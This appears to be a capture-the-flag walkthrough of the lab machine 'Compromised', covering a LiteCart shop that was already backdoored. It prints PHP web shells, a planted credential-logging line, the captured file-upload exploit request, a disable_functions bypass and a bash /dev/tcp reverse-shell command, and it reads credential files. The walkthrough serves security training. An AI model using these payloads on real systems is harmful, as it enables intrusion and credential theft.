Compromised

20th January 2021 / Document No D21.100.105

Prepared By: TRX

Machine Author: D4nch3n

Difficulty: Hard

Classification: Official

Synopsis

Compromised is a hard Linux machine that features an `Apache` web server running on port 80. The web server features a `LiteCart` installation, and enumeration reveals a backup copy of the live website. Analysis of the backup suggests that the website has already been compromised. Malicious code in one of the PHP files leads to a hidden log on the server, which contains valid credentials for the `LiteCart` admin panel. These credentials can be used to exploit an `Arbitrary File Upload` vulnerability in version `2.1.2` of the `LiteCart` software, in order to upload and execute `PHP` code. This proves difficult as most code execution related functions have been disabled. However, a bypass is found for PHP versions `7.0-7.4`. Through code execution and the analysis of the web server files, valid credentials for the `MySQL` database are found. Enumeration of the database for `User Defined Functions` identifies a backdoor for executing code in the context of the MySQL user. This is leveraged to gain SSH access to the machine in the context of the MySQL user. The user's home folder contains a log file, the contents of which are identified as the output of an `strace` keylogger. Analysis of the logged keys reveals the password for the `sysadmin` user, who we move to. In order to achieve privilege escalation to the `root` account, users must undertake a forensic analysis of the affected system, which reveals that two rootkits are installed. The first is a shared library called `libdate.so`, which has been set to execute during `read` system calls using LD_PRELOAD. The second is a malicious `pam_unix.so`, which was used to replace the original file of the same name, and is called every time an authentication request is made. Both of these files contain hardcoded master keys that once inputted, allow users to escalate to the `root` account.

Skills Required

- Enumeration
- Forensic Knowledge
- Code Review
- Bypassing Restricted Environments
- Log File Analysis

Skills Learned

- LiteCart 2.1.2 Exploitation
- PHP Disabled Globals Bypass
- File Modification Timestamp enumeration
- Forensic Analysis of Linux Systems
- Code Disassembly

Enumeration

Nmap

Let's begin by running an Nmap scan.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.207 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.207
```

```
nmap -p$ports -sC -sV 10.10.10.207

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:da:5c:8e:8e:fb:8e:75:27:4a:b9:2a:59:cd:4b:cb (RSA)
|   256 d5:c5:b3:0d:c8:b6:69:e4:fb:13:a3:81:4a:15:16:d2 (ECDSA)
|_  256 35:6a:ee:af:dc:f8:5e:67:0d:bb:f3:ab:18:64:47:90 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Legitimate Rubber Ducks | Online Store
|_Requested resource was http://10.10.10.207/shop/en/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The scan reveals that ports 22 (SSH) and 80 (Apache) are open.

Apache

The `Apache` server on port 80 can be accessed from a browser.



The server is running `LiteCart`, an e-commerce platform written in `PHP` that can be used to sell various products online. This specific installation of the platform is selling rubber ducks in various colours. The page also features a `Sign In` button.



Various attempts to log in using default credentials are unsuccessful.

Gobuster

The Gobuster utility can be used to enumerate the web server files and directories.

```
gobuster dir -u http://10.10.10.207 -w /usr/share/wordlists/dirb/common.txt
```

```
gobuster dir -u http://10.10.10.207 -w /usr/share/wordlists/dirb/common.txt

[+] Url:            http://10.10.10.207
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/backup (Status: 301)
/index.php (Status: 302)
/server-status (Status: 403)
/shop (Status: 301)
```

The scan reveals an folder called `backup`, which may contain interesting information.

Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
a.tar.gz	2020-09-03 11:51	4.4M	

Apache/2.4.29 (Ubuntu) Server at 10.10.10.207 Port 80

Upon navigating to the identified folder, a compressed `tar` file is listed. Click on it to download it. Alternatively a command line utility such as `wget` can be used to download the file.

```
wget http://10.10.10.207/backup/a.tar.gz
```

Evidence of Compromise

Once downloaded, the contents of the archive can be extracted using the `tar` command line utility.

```
tar -xvf a.tar.gz
```

The archive inflates to a folder called `shop`. Enumeration of this directory indicates that the extracted files might be the `LiteCart` web application currently being served from the Apache web server.

```
ls -al

drwxr-xr-x 1 root root   632 Sep  3 14:50 admin
drwxr-xr-x 1 root root  3310 May 28  2020 cache
drwxr-xr-x 1 root root   136 May 28  2020 data
drwxr-xr-x 1 root root   112 May 14  2018 ext
-rw-r--r-- 1 root root 15086 May 28  2020 favicon.ico
-rw-r--r-- 1 root root  2854 May 28  2020 .htaccess
drwxr-xr-x 1 root root   208 May 28  2020 images
drwxr-xr-x 1 root root   382 May 28  2020 includes
-rw-r--r-- 1 root root  2508 May 14  2018 index.php
drwxr-xr-x 1 root root   156 May 28  2020 logs
drwxr-xr-x 1 root root   930 May 14  2018 pages
-rw-r--r-- 1 root root    71 May 28  2020 robots.txt
-rw-r--r-- 1 root root    35 May 28  2020 .sh.php
drwxr-xr-x 1 root root   124 May 29  2020 vqmod
```

The `admin` folder might be worth investigating as it might contain the administrative panel for `LiteCart`. The file `.sh.php` looks interesting. It's a PHP web shell, which suggests that the server has been previously compromised.

```
<?php system($_REQUEST['cmd']); ?>
```

cURL can be used to check if the file currently exists in the web root or if it has since been removed.

```
curl -X GET http://10.10.10.207/shop/.sh.php?cmd=id
```

The command does not seem to execute and no output is returned.

Examination of the file `/includes/app_header.inc.php` suggests that LiteCart version 2.1.2 is installed.

```
<?php
  define('PLATFORM_NAME', 'LiteCart');
  define('PLATFORM_VERSION', '2.1.2');
```

A Google search for this specific version reveals that it is vulnerable to an Authenticated Arbitrary File Upload exploit, which is assigned CVE-2018-12256. The vulnerability can be exploited through the usage of the LiteCart admin panel that was identified in the downloaded backup. We do not currently possess valid credentials for the panel.

Foothold

Diff

It may be that other files on the server have been added or maliciously altered. Let's examine the backup instance of the application with a newly downloaded version of LiteCart 2.1.2 from the official website. The zip archive can be extracted using the `unzip` command-line utility.

```
sudo apt update && apt install -y unzip
unzip litecart-2.1.2
```

```
ls -al

total 4536
drwxr-xr-x 1 root root         152 Jan 20 19:49 .
drwxr-xr-x 1 root root         280 Jan 20 19:46 ..
drwxr-xr-x 1 root root          82 May 14  2018 art
-rw-r--r-- 1 root root        1999 May 14  2018 CREDITS.md
-rw-r--r-- 1 root root       14340 May 14  2018 LICENSE.md
drwxr-xr-x 1 root root         122 May 14  2018 public_html
-rw-r--r-- 1 root root        3087 May 14  2018 README.md
-rw-r--r-- 1 root root        6481 May 14  2018 STANDARD.md
-rw-r--r-- 1 root root        1376 May 14  2018 UPGRADE.md
```

After extraction, all of the `.md` files can be deleted as they only provide general information about the software. The folder `art` can also safely be deleted as it just contains a some icons used by the application.

```
rm ./*.md
rm -rf art/
```

The `diff` command can be used to find differences in the file and folder structure between the suspected compromised and original versions of the application.

```
diff shop/ public_html/
```

```
diff shop/ public_html/

Common subdirectories: shop/admin and public_html/admin
Common subdirectories: shop/cache and public_html/cache
Common subdirectories: shop/data and public_html/data
Common subdirectories: shop/ext and public_html/ext
Only in shop/: favicon.ico
Only in shop/: .htaccess
Common subdirectories: shop/images and public_html/images
Common subdirectories: shop/includes and public_html/includes
Only in public_html/: install
Common subdirectories: shop/logs and public_html/logs
Common subdirectories: shop/pages and public_html/pages
Only in shop/: robots.txt
Only in shop/: .sh.php
Common subdirectories: shop/vqmod and public_html/vqmod
```

From the output we can safely disregard `favicon.ico`, `.htaccess` and `robots.txt` as they do not seem to contain malicious code of any sort. The folder `/install` can also be disregarded as its purpose is to install the `LiteCart` software, after which it can be deleted. This seems to have occurred, given its absence from the archived instance on the server.

A more in-depth comparison can be made using the `-r` and `-q` switches, which instruct the diff to be recursive and to only print the files that are different, without printing the actual differences.

```
diff -rq shop/ public_html/
```

```
diff -qr shop/ public_html/

<SNIP>
Files shop/admin/login.php and public_html/admin/login.php differ
Only in shop/includes: config.inc.php
Files shop/includes/library/lib_user.inc.php and public_html/includes/library/lib_user.inc.php differ
</SNIP>
```

From the differences shown, the file `/admin/login.php` stands out.

```
diff -y shop/admin/login.php public_html/admin/login.php
```

Closer inspection of this file reveals that the following line was included in the version from the server, which does not exist in the original copy downloaded from the vendor website.

```
if (isset($_POST['login'])) {
  //file_put_contents("./.log2301c9430d8593ae.txt", "User: " .
$_POST['username'] . " Passwd: " . $_POST['password']);
  user::login($_POST['username'], $_POST['password'], $redirect_url,
isset($_POST['remember_me']) ? $_POST['remember_me'] : false);
}
```

The malicious code uses the `file_put_contents` function to store the username and password from any login attempt to the admin panel. The data is stored in a file called `.log2301c9430d8593ae.txt` inside the `admin` folder. This file does not exist in the backup we downloaded. However, it might still exist on the live instance.


```
wget http://10.10.10.207/shop/admin/.log2301c9430d8593ae.txt
```

```
wget http://10.10.10.207/shop/admin/.log2301c9430d8593ae.txt

http://10.10.10.207/shop/admin/.log2301c9430d8593ae.txt
Connecting to 10.10.10.207:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37 [text/plain]
Saving to: '.log2301c9430d8593ae.txt'

'.log2301c9430d8593ae.txt' saved [37/37]
```

The file exists and it contains captured credentials:

```
User: admin Passwd: theNextGenSt0r3!~
```

The credentials `admin / theNextGenSt0r3!~` are revealed and can be used to login to the admin panel.



Upon logging in, a message is seen, stating that the `admin` account had previously been accessed by a machine with the hostname `kali-pentest`.

Arbitrary File Upload

The Arbitrary File Upload exploit that was identified earlier can be used now that we possess admin credentials. In order to find the correct payload, `exploitdb` is installed.

```
apt install exploitdb
```

The `searchsploit` binary can be used to search for various exploits.

```
searchsploit litecart
```

```
searchsploit litecart

------------------------------------------------------------------
 Exploit Title                              |  Path
------------------------------------------------------------------
LiteCart 2.1.2 - Arbitrary File Upload      | php/webapps/45267.py
```

The identified exploit can then be copied to the current folder using the `-m` option.

```
searchsploit -m 45267
```

```
searchsploit -m 45267

  Exploit: LiteCart 2.1.2 - Arbitrary File Upload
      URL: https://www.exploit-db.com/exploits/45267
     Path: /usr/share/exploitdb/exploits/php/webapps/45267.py
File Type: ASCII text, with CRLF line terminators

Copied to: /root/Compromised/45267.py
```

Using a text editor such as `nano` the following code can be investigated.

```
url = args.t
user = args.u
password = args.p

br.select_form(name="login_form")
br["username"] = user
br["password"] = password
```

The exploit accepts input arguments for the target host, admin username and password, which are used to log into the administrative console.

```
response = br.open(url + "?app=vqmods&doc=vqmods")
```

The `vQmods` page provides the functionality to upload `vQmod` files, which are used to make changes to the `LiteCart` software.

```
rand = ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in
range(5))
files = {
        'vqmod': (rand + ".php", "<?php if( isset( $_REQUEST['c'] ) ) { system(
$_REQUEST['c'] . ' 2>&1' ); } ?>", "application/xml"),
        'token':one,
        'upload':(None,"Upload")
    }
response = requests.post(url + "?app=vqmods&doc=vqmods", files=files,
cookies=cookie_dict)

r = requests.get(url + "../vqmod/xml/" + rand + ".php?c=id")
```

Using this page, a PHP file is uploaded disguised as a legitimate `XML` file by switching the `ContentType` header to `application/xml` instead of `x-php`. The uploaded file contains a generic PHP web shell, which can be used to execute system commands and the file name is set to a random alphanumerical value.

The uploaded file is accessed from the `../vqmod/xml/` folder, and the `id` command is executed. In order to test the exploitation process, open up Burp Suite and navigate to the `vQmod` page from the admin panel. Place the following PHP code inside a file called `rev.php` and save it. The payload reads a command from the `cmd` variable in a `GET` request and executes it.

```
<?=`$_GET['cmd']`?>
```

Note: The back tick is an alias for `exec`. Recent PHP versions have the `short tag` option enabled by default, which allows for the use of `<?` instead of `<?php` .

In the `vQmod` page, select the newly created PHP file and click upload, while capturing the request on Burp.

```
Pretty  Raw  \n  Actions
1  POST /shop/admin/?app=vqmods&doc=vqmods HTTP/1.1
2  Host: 10.10.10.207
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.10.207/shop/admin/?app=vqmods&doc=vqmods
8  Content-Type: multipart/form-data; boundary=---------------------------202634540116800324299609982 63
9  Content-Length: 512
10 Origin: http://10.10.10.207
11 DNT: 1
12 Connection: close
13 Cookie: language_code=en; cart[uid]=60083ea770b5d; currency_code=USD; LCSESSID=lvljf9c7s4qi062sra9t3kgf96
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 ---------------------------202634540116800324299609982 63
18 Content-Disposition: form-data; name="token"
19
20 e10295c83083c8bdd5c4496051080069e7220571
21 ---------------------------202634540116800324299609982 63
22 Content-Disposition: form-data; name="vqmod"; filename="rev.php"
23 Content-Type: application/x-php
24
25 <?=`$_GET['cmd']`?>
26
27 ---------------------------202634540116800324299609982 63
28 Content-Disposition: form-data; name="upload"
29
30 Upload
31 ---------------------------202634540116800324299609982 63--
```

Note: Right-click and send the request to Repeater as it can be used to save time if more files need to be uploaded. Burp's Repeater module allows you to edit the HTTP requests before sending them. In this specific instance it can be used to edit the filename, the content type as well as the file contents, as shown in the above image (from top to bottom).

Change the content type to `application/xml` and click send. The server responds with a `302` code and the file is successfully uploaded without any errors. Navigate to the following URL in a browser in order to test command execution.

```
http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=id
```

The page output is blank, and the `id` command does not seem to have been executed.

Global Bypass and RCE

The `phpinfo()` function can be used as an alternative, as it's rarely disabled. It can also help determine if the `PHP` code is actually executed or not. Head back to Burp's Repeater module , change the file content to `<?php phpinfo(); ?>` and click send. The upload is successful and a `302` code is returned.

After reloading the browser page, the `phpinfo` output is displayed and because no file name change was made, the previous file has been replaced with the new one.

PHP Version 7.2.24-0ubuntu0.18.04.6

System	Linux compromised 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64
Build Date	May 26 2020 13:09:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini

The fact that the page correctly executes the PHP function leads us to the conclusion that there might be a blacklist of PHP globals in place, in order to prevent the usage of `system`, `exec` and various other dangerous command execution functions.

The output from `phpinfo()` provides a list of all of the disabled functions.

disable_functions	system,passthru,popen,shell_exec,proc_open,exec,fsockopen,socket_create,curl_exec,curl_multi_exec,mail,putenv,imap_open,parse_ini_file,show_source,file_put_contents,fwrite,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,	system,passthru,popen,shell_exec,proc_open,exec,fsockopen,socket_create,curl_exec,curl_multi_exec,mail,putenv,imap_open,parse_ini_file,show_source,file_put_contents,fwrite,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,

This includes most code execution functions, as well as ones relating to file handling.

Research on `Bypassing disabled PHP Global functions` leads us to this article, which details various methods to execute code with the PHP globals disabled. The `Modules/Version dependent bypasses` section contains a link for a bypass that works on PHP versions `7.0` to `7.4`. The output from `phpinfo` revealed the PHP version on the server to be `7.2`.

The bypass works by exploiting a `Use-After-Free` vulnerability that exists in these specific versions of PHP. UAF vulnerabilities are related to the incorrect usage of dynamic memory during a program's operation. Specifically, after the dynamic memory is freed, if the underlying program does not properly clear the pointer to those memory addresses they can then be used by an attacker to substitute their own code and achieve code execution.

Copy the code to Repeater and replace the previous file contents. Before sending the request, make sure to change the first line from:

```
pwn("uname -a");
```

to:

```
pwn($_REQUEST['cmd']);
```

This will allow us to dynamically run commands, while not having to upload the file every time we want to execute code. `REQUEST` is used instead of `GET` or `POST` because it takes arguments from both request methods.


After the change has been made, click `Send` and a `302` code will be returned, which indicates a successful upload. cURL can be used to test if the bypass works.

```
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=id
```

The ID of the `www-data` user is returned and remote command execution is achieved.

Repeater Setup

The Repeater module can be used for subsequent commands due to the ease of use and functionality it provides. Navigate to the page `http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=id`, capture the request and send it to Repeater.



Right-click on the request and select `Change request method` to automatically switch the request type to `POST`.

All of the required headers will be added and the `cmd` variable can be used to execute code. Make sure to right click on the request and tick `URL-encode as you type`.

iptables

Normally, various system binaries such as `bash` can be used to upgrade our web shell to a reverse shell.

```
bash -c 'bash -i >&/dev/tcp/10.10.14.2/1234'
```

Start a `Netcat` listener and send the request to the server.

```
nc -lvp 1234
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=bash+-c+'bash+-i+>%26/dev/tcp/10.10.14.2/1234'
```

The page replies with a code `200`, however, no shell is returned.

Various other methods to get a reverse shell , including `python3` are unsuccessful. As a fallback method, `wget` can be used to send a request to a web server under our control, in order to determine if the packets are somehow filtered.

Stand up a Python3 HTTP server on port 8000.

```
python3 -m http.server 8000
```

Then issue following command to the server.

```
wget 10.10.14.2:8000
```

The website responds with a code `200` but no request arrives to our HTTP server. This makes it clear that there are packet filtering rules set up, presumably, to strengthen the server defenses after it has been compromised.

The most common way to set up packet filtering rules is `iptables`. The folder `/etc/` can be searched for the existence of an `iptables` configuration file.

```
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?
cmd=find+/etc+%7c+grep+iptables
```

```
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=find+/etc+%7c+grep+iptables

/etc/iptables
/etc/iptables/rules.v4
```

A single file called `rules.v4` is identified in the folder `/etc/iptables`.

```
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?
cmd=cat+/etc/iptables/rules.v4
```

```
url -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=cat+/etc/iptables/rules.v4

:INPUT DROP [6:1032]
:FORWARD DROP [0:0]
:OUTPUT DROP [5:394]
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -m tcp -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -m tcp -j ACCEPT
-A INPUT -p icmp -m icmp --icmp-type 0 -j ACCEPT
-A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
-A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 22 -m tcp -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 80 -m tcp -j ACCEPT
COMMIT
```

The egress rules in place drop any packets that do not originate from ports 22 or 80. This means it is not possible for us to get a reverse shell at this stage as `iptables` rules are not editable from our unprivileged user.

System Enumeration

The file `/etc/passwd` is a good starting point for system enumeration.

```
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=cat+/etc/passwd
```

```
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=cat+/etc/passwd

root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
sysadmin:x:1000:1000:compromise:/home/sysadmin:/bin/bash
mysql:x:111:113:MySQL Server,,,:/var/lib/mysql:/bin/bash
red:x:1001:1001::/home/red:/bin/false
```

The entry for the user `mysql` is interesting as they have been granted a login shell (`/bin/bash`). This differs from the default configuration, which prevents the MySQL user from getting a shell on the system.

The backup of the website that was downloaded earlier includes the configuration file `/shop/includes/config.inc.php`, which contains the password to connect to the `MySQL` instance that is running on the server.

```
  define('DB_USERNAME', 'root');
  define('DB_PASSWORD', 'changethis');
```

Let's read the same file from the server.

```
curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?
cmd=cat+/var/www/html/shop/includes/config.inc.php
```


```
